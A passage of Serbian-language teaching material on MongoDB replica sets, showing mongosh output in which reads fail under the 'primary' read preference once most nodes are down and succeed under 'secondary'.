rs0 [primary] test> db.getMongo().getReadPref()
...
ReadPreference {
  mode: 'primary',
  tags: undefined,
  hedge: undefined,
  maxStalenessSeconds: undefined,
  minWireVersion: undefined
}
```

Operacije čitanja i upisa - primer 2 - Read Preference

- Zatim se čvorovi **mongo3** - **mongo5** zaustavljaju
- **mongo1** čvor se povlači sa mesta primarnog, te su i **mongo1** i **mongo2** sekundarni čvorovi
- Kao posledica navođenja primary **Read Preference** svojstva, nije moguće izvršavati operacije čitanja nad preostalim čvorovima

```
rs0 [secondary] test> use testDB
...
switched to db testDB
rs0 [secondary] testDB> db.demo.find()
...
Uncaught:
MongoServerSelectionError: getaddrinfo ENOTFOUND mongo3
Caused by:
MongoNetworkError: getaddrinfo ENOTFOUND mongo3
Caused by:
Error: getaddrinfo ENOTFOUND mongo3
rs0 [secondary] testDB>
```

Operacije čitanja i upisa - primer 2 - Read Preference

- Ukoliko bi se povezivanje na neki od preostalih čvorova izvršilo korišćenjem konekcionog stringa u kome se navodi Read Preference svojstvo kao što je **secondary**, operacije čitanja bi bile uspešno izvršene:

```
rs0 [secondary] TestDB> use testDB
switched to db testDB
rs0 [secondary] testDB> db.demo.find()
[ { _id: 1, v: 'new' } ]
rs0 [secondary] testDB> rs.status().members.map(m => [m.name, m.stateStr])
[
  [ 'mongo1:27017', 'SECONDARY' ],
  [ 'mongo2:27017', 'SECONDARY' ],
  [ 'mongo3:27017', '(not reachable/healthy)' ],
  [ 'mongo4:27017', '(not reachable/healthy)' ],
  [ 'mongo5:27017', '(not reachable/healthy)' ]
]
```